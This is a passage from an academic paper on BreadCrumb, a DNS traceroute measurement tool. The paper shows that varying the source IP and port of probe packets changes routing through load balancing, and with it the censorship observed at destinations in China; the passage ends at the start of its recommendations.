Performing Censorship Traceroute. Our first step is to reconstruct the approximate router hop path traveled by our censorship measurements. A key challenge here is typical `traceroute` tools do not account for changes in packet construction that can influence routing [4]. Further, we cannot directly use tools such as Paris Traceroute [4] as it does not natively support several features necessary for our work. For example it has: (1) no integrated functionality to generate application-level packets, (2) no integrated ability to vary source IP within an experiment, and (3) limited ability to control packet volume. Moreover, while Paris Traceroute produces routes, we are (mainly) interested in censorship.

BreadCrumb addresses these challenges by combining fixed-route traceroute tooling with censorship measurement methodologies. Given a particular input combination (i.e., destination IP, source IP, source port, and domain), *BreadCrumb* sends censorship measurement DNS queries to the destination IP at incrementing TTLs (similar to `traceroute`), while carefully controlling for fields in the packet header that are known to be used by routers to perform load balancing [4]. We record all DNS and ICMP `TTL Expired` responses we receive during the experiment, using the ICMP responses to reconstruct a path, and the DNS responses to identify changes in censorship.

A second key challenge is disambiguating ICMP responses since many of the packet header fields typically used to disambiguate experiments (e.g., source port) must be fixed as TTL increases in order to ensure consistent routing. To solve this problem we disambiguate response ICMP packets via the UDP checksum field inside the UDP header embedded in the ICMP response. The UDP checksum is an ideal field as both routers are not known to utilize that field for load balancing [4], and the UDP checksum field is within the first

[1] Censys provides geolocation data using the Maxmind GeoIP2 dataset.
[2] `afekv.com` is a domain created specifically for Censys DNS scans.

8-bytes of IP packet data required to be embedded within the ICMP packet [32]. This UDP checksum technique is also utilized by the Paris Traceroute fixed-route tool [4].

BreadCrumb performs DNS Traceroute only for experiments aimed at understanding paths. For experiments aimed at understanding changes in censorship, *BreadCrumb* forgoes all traceroute and TTL measurements to limit the overall number of packets sent, in keeping with our ethical guidelines.

Sending DNS Queries. *BreadCrumb*'s core measurement functionality takes in source IPs, source ports, destination IPs, domain names, and experiment parameters (e.g., censorship changes or traceroute mode), and generates a *packet schedule*. The packet schedule randomizes all parameters and distributes queries evenly across destination IPs to avoid overloading while simultaneously ensuring rate-limiting (locally and globally). *BreadCrumb*'s packet generation and capture tooling is implemented in the Go programming language [21].

3.3.3 Task 3: Analysis

After we have generated our first packet schedule and conducted our first round of measurements, we begin an analysis phase which not only provides the ultimate understanding of changes in censorship, but also directs an iterative process of subsequent measurements to ensure correct results.

Establishing Result Consistency. *BreadCrumb* aims to understand subtle changes in censorship behavior based on packet construction. To achieve this we must establish confidence in the consistency and robustness of our results. Given our methodology we expect any response packet to be a censorship event, and any non-response to be lack of censorship. If we send a packet and do not get a response, that could be a lack of censorship, or it could be a dropped packet. Moreover if we then send a second packet and get a response, was that a change in route, or recovery from a packet drop? Packet drops commonly occur on the Internet for a variety of reasons, and routes could change regardless of packet construction. Both of these scenarios could appear as a *change in censorship* and must be taken into account by our methodology.

We address these challenges by taking an iterative experimental approach and using a conservative decision metric. Steps 3 and 4 of Figure 1 show this process. After each experiment iteration *BreadCrumb* accumulates all queries and responses and identifies if some responses were missing. A missing response could denote a lack of censorship, a change in censorship (if other queries generated a response), or a dropped packet. For each missing packet, *BreadCrumb* repeats the specific experiment (source IP & port, destination IP, domain) in the next iteration. This process repeats several times until a response occurs or we reach maximum retries. The convergence of this method is discussed in Section 4.5.

BreadCrumb takes a conservative approach to identifying changes in censorship by assuming that if a response is *ever* received for a given experiment, that response is correct (and excluded from future measurements). For example, if we perform the same experiment three times and the first two times no response is seen, and the third time we receive a response, there are two possible scenarios: (1) the route changed between the second and third packets, or (2) packet loss occurred. Our decision metric would assume the latter and identify this experiment as "unchanged." This metric is conservative as we potentially undercount routing changes, making our measures lower bounds on the total routing changes observed.

Censorship Profiles. Our goal of studying changes in censorship behavior for a particular vantage point necessitates constructing a representation of what is censored from vantage to vantage. To this end we define a *censorship profile* to be the set of all domains censored at a specific destination IP. Since we only measure "inactive" IP addresses (IPs with no known open ports, confirmed by controls) this set is easy to generate as any response we obtain for a particular domain directly indicates that particular domain is being censored.

Identifying Changes in Censorship Profile. Not all of the domains we test are uniformly censored across all destinations [31, 41]. We need a way of identifying changes in censorship on a per-destination basis. Ideally a particular destination is expected to have just one censorship profile (if measured from a single source), but in reality changing the probe packet structure results in a number of different censorship profiles stemming from routing changes. We pick out the profile that is most common among all measurements and record all deviations from the majority profile.

Controls. As part of our input generation we include control domain names (known to be widely censored or never censored) and destination IP addresses of public resolvers outside the censorship region. We utilize these controls to ensure "inactive" IPs remain inactive and that all responses are censorship responses. We also use our control IPs to ensure our measurements are functioning correctly and not subject to packet loss or transient network outage.

4 Dataset and Experiments

Our exploration of packet construction driven censorship changes spans three distinct and iterative experiments: (1) router path exploration, (2) assessing the scope of changes across IPs, and (3) assessing the scope of changes across domain names. In this section we explain the data collected for each experiment and how we processed the data to obtain our results. In keeping with our ethical principles, we limit the scale of each experiment to what we believe are the minimal viable set of domains and/or IP addresses to successfully evaluate our research questions. Table 1 provides an overview of input parameters used for all experiments.

Router Path Exploration: aims to understand *path changes* resulting from changing various packet parameters. *BreadCrumb* performed DNS traceroutes on 363 destination IPs (one for each AS, as discussed in Section 3.3.1) using

Experiment	Destinations	# of Source IPs/Ports	Domains
Router Paths	363	1/1, 196/1, 1/196, 14/14	2
Explore. Changes across IPs	363	100/50	25
Changes across IPs	10000	200/100	4
Changes across Domains	492	5882 Total IP:Port Combos	75

Table 1: *Overview of our experimental dataset.* For Changes across Domains, we used a collection of source IP/port combinations from Changes across IPs that exhibited the most variation in order to explore (only) domain differences.

two well-known uncensored domains (`example.com`, `afekv.com`) while varying packet construction per our methodology.

Exploratory Changes Across IPs: aims to establish a minimal viable set of domains to use for the following, larger, Changes Across IPs experiment.

Changes Across IPs: aims to understand *censorship changes* remote measurements would observe from varying the source IP and source ports of measurement packets. We measure a geographically diverse set of IP addresses across China, selected using the previously outlined methodology.

Changes Across Domains: looks to understand if routing changes also result in more subtle changes across what is censored across a larger set of domains. We use the results from previous experiments to identify optimal destination IP and source parameters most likely to yield differences in censorship behavior. This set is biased towards change and is only used to identify domains (RQ4, Section 5.4), not the prevalence of routing changes.

4.1 Destination IP Selection

We began by identifying a set of vantage points inside China using the Censys dataset as described in Section 3.3.1. Using an August 2021 snapshot we began with 13.6 million IPs that were geolocated within China. Of those we identified 175K that were open on port 53 (i.e., open resolvers). From these we used our "inactive" methodology to select 175K IPs in the same subnet which had no known open ports. We selected IPs near these open resolvers in an effort to provide results consistent with open resolver measurement studies [31, 36], while still adhering to our ethical guidelines. These 175K IPs were spread across 363 autonomous systems (ASes). We verified before and during our experimentation that each IP address remained unresponsive on port 53. All experiments were performed across the month of September 2021.

Weighing the need for a comprehensive picture of routing and censorship changes against ethical concerns, we randomly selected a subset of IPs appropriate for each experiment, controlling for balance across ASes. For our Router Paths experiment we randomly selected 363 IPs (one per AS), and to explore Changes Across IPs we selected 10,000 IPs (randomly, but weighted by AS). For Changes Across Domains, we selected 492 destinations that exhibited the most variation in previous experiments to explore (only) domain differences.




Figure 2: *Cumulative Distribution Function (CDF) of observed path lengths during trial experiments.* This distribution was used to decide the TTL range to perform experiments on in order to limit the number of packets sent. We observed a mean path length of 15 and roughly 98% of the paths have a length less than 25.

4.2 Selecting TTL Range

Before conducting our Router Paths experiment we need to understand the distribution of route lengths across our dataset in order to limit the number of measurements needed to quantify route changes. Such understanding is needed as we must ultimately generate packets for each possible TTL value, while also varying multiple other source packet parameters. Limiting the max TTL ensures we limit the overall number of packets sent to a minimum. We used *BreadCrumb* to perform non-censorship related DNS measurements to a representative subset of the initial seed open resolvers in the target region, querying an uncensored domain. We use uncensored domains to ensure we explore the full path between our measurement machine and various destinations, not just to some subset of censorship infrastructure. Figure 2 shows the distribution of those path lengths. We find that 98% of destinations have a path of less than 25 hops. We use this information to test TTLs in the range of 2 to 25.

4.3 Selecting Domains

We began with the Citizen Lab Block List (CLBL) [14] consisting of 567 sensitive domains across 27 different categories for China. Our goals were to understand the extent and different forms of censorship variation across a large set of destinations. Given our ethical goal to minimize risk combined

with the likelihood of diminishing returns [31], we selected a subset of domains from this list spread across categories.

We selected one domain from each category (excluding Pornography and Terrorism) and performed a preliminary "Exploratory Changes across IPs" experiment across the same 363 destination IPs used in the "Router Paths" experiment. From this we selected three domains that showed changes in behavior due to routing which we utilized for subsequent experimentation. These domains were a US-based social media platform, a US-based news website, and a US-based think tank (See Appendix A). In addition to these three we included a control domain we own that has no history of observed censorship. For our final experiment on Changes across Domains we selected 75 total domains, three from each category.

4.4 Selecting Source IPs and Ports

We utilized a contiguous research /24 IPv4 address range for our experiments. For these experiments all IPs were routed to the same device and all had the same upstream first-hop router. Keeping with community norms [17] the address range had reverse DNS PTR names and `WHOIS` records that indicated it was used for research Internet scans, and each IP hosted webpages with contact and opt-out information. We selected IP addresses at random from this subnet, avoiding .0 and .255. For source port we selected ports at random from the ephemeral range.

4.5 Result Convergence and Filtering

As discussed in Section 3.3.3, we performed iterations of experiments to establish confidence in the consistency and robustness of our results, removing consistent experiments as they were generated. Figure 3 shows the destinations measured and coverage at each iteration. We observe that with each iteration, we significantly reduce the number of destinations measured and at the same time increasing the number of potential responses received.

Across the 10,000 destination IPs that we tested, 9430 generated censored responses when expected and remained "inactive." We began with this set and iterated, removing experiments from the set when they produced a censored response to the well-known censored domains. This method accounts for potential packet loss or short-term transient outages, while also being conservative by immediately terminating if any response is received. By iteration 12, results had stabilized both in terms of response and remaining experiments, and *BreadCrumb* terminated. The remaining experiments that lacked censorship responses across a (destination IP, source IP, and source port) tuple (but for which other experiments at that destination IP showed censorship) we expect, and verify, represent routing-induced censorship changes. We note that it is possible that a routing change during iterative measurement would change a particular experiment from "not responding" to "responding." Given that our default state is assuming consistency for a destination IP across all experiments, such a shift would move an experiment *into* the consistency state, thus under counting routing changes, and yielding our conservative estimation.




Figure 3: *Result coverage per iteration.* Percentage of responses and number of destinations tested at each iteration to obtain results. We see that we get a higher coverage with each iteration but at the same time send packets to a fewer number of destinations. Results stabilize by iteration 12.

5 Results

In this section we show the impact of changing packet source parameters on: (1) changes in path taken by a DNS probe, and (2) changes in observed censorship behavior and the extent of those changes. This section is structured as posing and answering a series of research questions on the effects of input parameters in a DNS censorship measurement scenario. The section concludes with a case study visually documenting how changes in route result in measurement packets bypassing censorship devices.

5.1 RQ1: Does Varying Source Port and IP Change the Path of Censorship Measurement Packets?

Previous work has shown that routers balance load based on packet construction [4, 5]. The goal for this research question is to understand the presence of these changes in the context of DNS censorship measurement. Our goal is not to thoroughly explore the magnitude of multipath load-balancing, but instead to demonstrate how changes in source parameters cause path differences in a censorship measurement packet. To this end, we employ two metrics - *number of nodes* and *number of paths*. A *node* is an IP address that indicates a router hop and *number of nodes* is the set of all nodes observed by *BreadCrumb* for a (destination, domain) pair across all changes in the source parameters. A *path* is a set of all nodes observed in a DNS traceroute with *one* set of source parameters and *number of paths* is a set of all paths for a (destination, domain) pair across all changes in the source parameters.

Experiment	Mean Number of Nodes	Mean Number of Paths
Fix IP & Port	15	2
Fix IP, Vary Port	55	110
Vary IP, Fix Port	89	134
Vary IP & Port	75	129

Table 2: *Path Metrics.* Mean *number of paths* and *number of nodes* for the different experiments. We utilize the same total number of measurements to ensure results are normalized (e.g., test fewer IPs when varying both IP and port). We observe that simply changing the source port significantly increases the number of paths, and additionally changing both the source IP causing even more variation.

We apply these metrics to the dataset collected in the Router Paths experiment (described in Section 4). Table 2 presents a summary of results from the different experiments performed. Figures 4 and 5 also show the results of these experiments. We now outline the parameters of the experiments and discuss the results in more depth.

Constant (Fixed) Parameters. We performed repeated experiments with a set of fixed source parameters. Performing repeated measurements *without* changing source parameters provides us with a baseline to understand changes in path due to changing source parameters in the later experiments. Across all destinations, we observe a mean of 15 *number of nodes* and 2 *number of paths* (with 196 repeated measurements). This indicates that a fixed set of source parameters *does not* yield significant differences paths, over a fixed period of time, with repeated experiments.

Varying Source Port. Next, we performed the same experiment but with 196 randomly selected source ports in the ephemeral port range and fixing all other source parameters (thus keeping the total number of probes consistent). We observe a mean of 55 *number of nodes* and 110 *number of paths*, across all destinations. Given that we performed a total of 196 experiments, the maximum *number of paths* we could have observed is 196.

We can see that varying only one source parameter, the source port, results in a considerable number of differing paths for DNS censorship measurement packets.

Varying Source IP. We next performed an experiment across 196 randomly selected source IPs from our /24 IPv4 address range and fixed all other source parameters. We observe a mean 89 *number of nodes* and 134 *number of paths*, across all experiments. Varying source IPs appears to have a higher impact in causing differing paths with the DNS probe packet with almost 60% more nodes discovered compared to just varying source port.

Varying Both Source IP and Port. Next we performed an experiment across 14 source IPs and ports (totaling 196 combinations, keeping total volume consistent). We observe 75 *number of nodes* and 129 *number of paths* on average. As expected, these numbers appear to lie in between varying ports and varying IPs, as we sample from both distributions.

In answering RQ1 we established that varying different source parameters of a DNS censorship measurement packet has a strong impact on the path traversed by the packet and to differing levels, based on different source parameters. Figure 4 shows a distribution of these metrics across destinations. Note that in varying the source IP, a group of the *number of paths* are in the rightmost extreme indicating that for many of the destinations, varying 196 source IPs produced 196 unique paths. Figure 5 shows a CDF of the *number of nodes* and *number of paths* metrics across all the destinations. Performing repeated experiments with fixed source parameters does not produce significantly differing paths but changing the source parameters independently or together causes varying modes of differing paths across the dataset.


5.2 RQ2: Does Varying Source IP and Port Change Measured Censorship?

We have established that changing packet source IP (within a subnet) and source port causes significant routing changes. We now explore the impact of route changes on censorship behavior. As described in Section 4, we use results from the large-scale *Changes across IPs* and *Changes across Domains* experiments to understand changes in observed censorship.

We explore the change in censorship due to routing changes via the Changes across IPs experiment. In this experiment we select 10,000 destination IPs at random within China using the aforementioned methodology, and measure three known-censored domains. We construct censorship profiles for each destination IP and identify changes in censorship on a per-destination basis (see Section 3.3.3). Figure 6 shows these results. In this plot we focus on an observation that changes in censorship were overwhelmingly *all-or-nothing*—either a particular (source IP, source port) experienced "expected" censorship, or *no censorship at all*. We find 37% of destinations across 56% of the ASes exhibited some form of change in observed censorship based on input parameters in this randomized experiment.

Of note is that a significant portion of destination IPs for which there are only a handful of experimental parameters that yield changes in censorship behavior. At first glance this could be attributed to measurement error or dropped packets, however, that is not the case. For these parameters the following properties are true: (1) All domains tested exhibited the same behavior for these experimental parameters, (2) These results remained constant over numerous experiment iterations, across half a day, and (3) manual inspection of a random sample of the results days later yielded the same outcome. If such experimental parameters are in fact some form of routing error or dropped packets, given the extent to which they exist and remain consistent, we argue they *are* routing induced censorship measurement changes.


Exploring the remainder of the results, we find that 3%



(a) Number of Nodes

(b) Number of Paths

Figure 4: *Distribution of number of nodes and paths across all the destinations for each experiment.* Marker size does not scale linearly. The *number of paths* for the case where source IP is varied is more distributed towards the extremes whereas with varying ports, they are more evenly distributed. Of note is that for a large portion of the destinations, each source IP resulted in a completely different path.



(a) Number of Nodes

(b) Number of Paths

Figure 5: *CDF of number of nodes and paths observed for all destinations for the different experiments.* For the Constant (Fixed) experiment, the number of nodes seen is at most 30 and number of paths within 13. When we vary the source port and source IP, the number of nodes and paths vary to different extents at several different modes. This figure shows route variation does exist, and it could potentially influence censorship (explored further in RQ2).

of the destination IPs and 17% of ASes observed changes in censorship over 10% of our experimental parameters. We will subsequently show (Section 5.3) that these effects are based on the bit patterns of the source IP *and* destination IP, as well being randomly distributed over source port. Given these distributions, *changes in censorship tend to accumulate* over large measurements. This has two critical effects: (1) as censorship measurements scale-up (such as in prior studies [31, 37]), packet parameter-induced censorship changes are more likely to appear, and (2) comparisons within an AS are more likely to observe censorship changes than individual IP measurements (as seen in Figure 6).

Given that variation can be highly-localized to specific IP and port combinations, as well as domains, in randomized experiments the observed effects may be small and could be mistaken for packet loss or similar transient phenomena. For example, in the *Changes across IPs* experiment, across all destinations that exhibit censorship, we received censorship




Figure 6: *CDF of (source IP, source port) pairs which had censorship changes, per destination.* X-Axis is log scaled. We observe that 37% of the destinations and 56% of ASes had persistent censorship differences across some set of source IP and source port combinations. As the effect is based on source IP, source port, and *destination IP*, change is cumulative, leading to increased prevalence across ASes.

responses for 66% of the queries we sent to known sensitive domains. However, if we instead limit our experimentation to just two known widely censored domains that were less likely to experience variation, we received censorship responses to 97% of DNS queries sent when randomizing packet parameters. This underscores the need for careful construction of packets in conjunction with the selection of domains.

5.2.1 All-or-Nothing Censorship

We find that 95% of all censorship changes were *all-or-nothing*, meaning that depending on the source parameters (IP and port), we either observed no censorship or "expected" censorship activity. The extent of change varied for each destination and also with source parameters. As our experiment was conducting over 200 source IPs and 100 source ports, we now explore the influence varying each source IP and port had on changes in censorship.

Source Parameters. We begin exploring this behavior in Figure 7, a CDF of the percentage of source ports and IPs that exhibited the *all-or-nothing* behavior. For source IPs, we observe that: (1) roughly 5% of the destinations had a change across all source IPs, (2) 20% of the destinations had one source IP which resulted in no censorship, and (3) for the average destination IP, 3 source IPs exhibit no censorship. For source ports, we see that (1) for roughly 18% of the destinations, all ports experience no censorship (across the 200 source IPs), and (2) for the average destination, around 50 ports experienced no censorship across all IPs. From this we see that the number of paths vary with both changing source port and IPs but change in censorship behavior is influenced more by change in source IPs rather than ports. These results could also however point to multiple independent routing decisions, some based on IP, some on port, influencing change.

5.2.2 Other Forms of Variation

Even though *all-or-nothing* was the predominant form of variation observed, there were changes in observed censorship among the other domains we tested as a consequence of change in packet parameters. We observed a change in censorship for the US-based think tank at 288 destinations and the US-based news website at 161 destinations. These results were manually confirmed to be accurate. The latter was particularly interesting since the US-based news website was only censored at 161 destinations and *all* of them had a change in observed censorship as a consequence of change in packet parameters. We speculate this is a result of the distributed nature of the great firewall, whereby some routing change lead to a path that exercised a completely different piece of censorship infrastructure. We also note that the scope of this experiment was only a handful of domains. In Section 5.4 we explore a larger set of domains and find further variation.

5.3 RQ3: Do Particular Source IPs or Ports Cause More Censorship Changes?

We have established that measured censorship changes occur as a consequence of selecting different packet parameters. We now focus on understanding whether particular source IPs or ports cause more change than others, and why.


Figure 8(a) shows the distribution of destinations for which a particular source IP resulted in no censorship, with the colors representing the lowest 3 bits of the source IP. Surprisingly, we observe that: (1) Some source IPs seem to elicit more non censorship behavior than others and are not as uniformly distributed as source ports, (2) Depending on the last 3 bits of the source IP, the number of destinations for which the particular source IP experiences no censorship almost doubles, and (3) the last three bits of the source IP has a direct impact on the number of destinations where the particular source IP causes change.

Figure 8(b) is the same dataset as (a) but instead colored by the last 3 bits of the destination IP. We observe that: (1) not only do certain source IPs cause more changes, the destination IP itself also influences the amount of change in observed censorship behavior, and (2) we see that the amount of observed censorship behavior is a function of the combination of source and destination IPs' last three bits.

Upon investigation we discovered that router load balancing algorithms [11–13] have been known to *XOR* the last few bits of the source and destination IPs to perform routing decisions. Observing the patterns in Figure 8, we can deduce that a form of known load-balancing based on packet headers influences changes in censorship results.


5.4 RQ4: How Prevalent are Censorship Changes Across Domains?

We have shown that changing packet parameters results in different paths and also in differing observed censorship be-



(a) Source IPs **(b)** Source Ports

Figure 7: *CDF of proportion of source IPs/Ports that had different censorship behavior (for all destinations that had some change).* Plot (a) shows the median destination saw changes across 5% of source IPs. 10% of destination ASes saw changes across 80% or more of source IPs. 5% of destination IPs saw changes across all source IPs. Plot (b) shows change is distributed roughly evenly over the ports, with roughly 5% of destinations showing changes across only 1% of ports. Of note is 18% of destinations saw changes for all source ports (across source IPs).



(a) Source IP bits colored **(b)** Destination IP bits colored

Figure 8: *Distribution of experiments with censorship change across source IPs.* (a) results are colored by the lowest 3 bits of source IP, (b) results are colored by the lowest 3 bits of destination IP. X-axis is sorted (descending order) based on changes caused by a source IP. We see that the extent of censorship changes nearly *double* depending on the lowest 3 bits of the source IP. In (b) we see that the destination IP lower order bits also influence censorship changes significantly. We note that routers are known to load balance by these bit patterns [11–13].

havior for some destinations. We now look at whether subtle changes across what is censored arise due to routing changes. For our final Changes across Domains experiment with 492 destinations and 75 sensitive domains we observed that: (1) the *all-or-nothing* variation was still the most dominant and held for all the domains tested and caused changes in 156 destinations, and (2) some domains individually exhibited change in observed censorship. Table 3 summarizes these results. We find that the all-or-nothing behavior is once again the dominant behavior. But as we expand the domain set we discover several domains across 4 categories that experience small-scale changes in censorship behavior based on source IP and port selection. Of note, all of the domains we observed to experience small-scale changes were first censored within

Category	Number of Destinations
All-or-Nothing	156
Online Dating	17
LGBTQ+	7
Gambling	9
Hacking Tools	6

Table 3: *Changes Across Domains.* Number of destinations that observed a change in censorship for sensitive domains, by category. All-or-nothing denotes the effect we observe where we see either all "expected" domains censored, or no domains are censored, based on the source IP and port. The experiment was conducted across 492 destinations with 75 domains across 25 categories. While all-or-nothing behavior was most prevalent, several categories had domains that experienced small-scale censorship changes based on source IP and port. The small-scale changes were exclusively among domains first observed to be censored within the last two years.

the last 2 years. This result points to possible inconsistencies in the configuration of the censorship devices, which has been previously theorized [31].

5.5 Individual Case Study

Building on *BreadCrumb*'s DNS traceroute mechanism, in this section we present a case study on an individual example using network graphs. For this case study we selected a single destination for which varying source IPs (in the same /24) exhibited differing censorship behavior for a particular sensitive domain. For each source IP, we performed DNS traceroute with 50 different source ports and combined the traceroute results into a single network graph. Figure 9 shows the two network graphs we obtained. The experiments in the graph on the left always observed censorship and the experiments in the graph on the right never observed any censorship. The node at which censorship occurred is marked in red, the nodes that only appeared on the left or on the right are marked with different colors. We observe that at layer *N=14*, there is a diversion in path with the source IP on the right, taking it through a path that *never* passes through the node that appears to perform censorship even though the path converges back together to reach the destination. This is a clear example showing that the change in path due to the source parameter causes the packet to not pass through the system that is performing censorship, leading to a change in the observed censorship behavior.

6 Discussion and Recommendations

We have shown that source IP (within a subnet) and source port of the header of censorship measurement packets influence packet routes, and in turn result in varying measured censorship. Such changes can be incorrectly attributed to geographical variations or non-determinism in the results due to packet loss. In this section we provide insights on censorship measurement methodology relating to packet construction and other guidance for censorship researchers when performing remote censorship measurement.

We suggest the following considerations when performing censorship measurement:

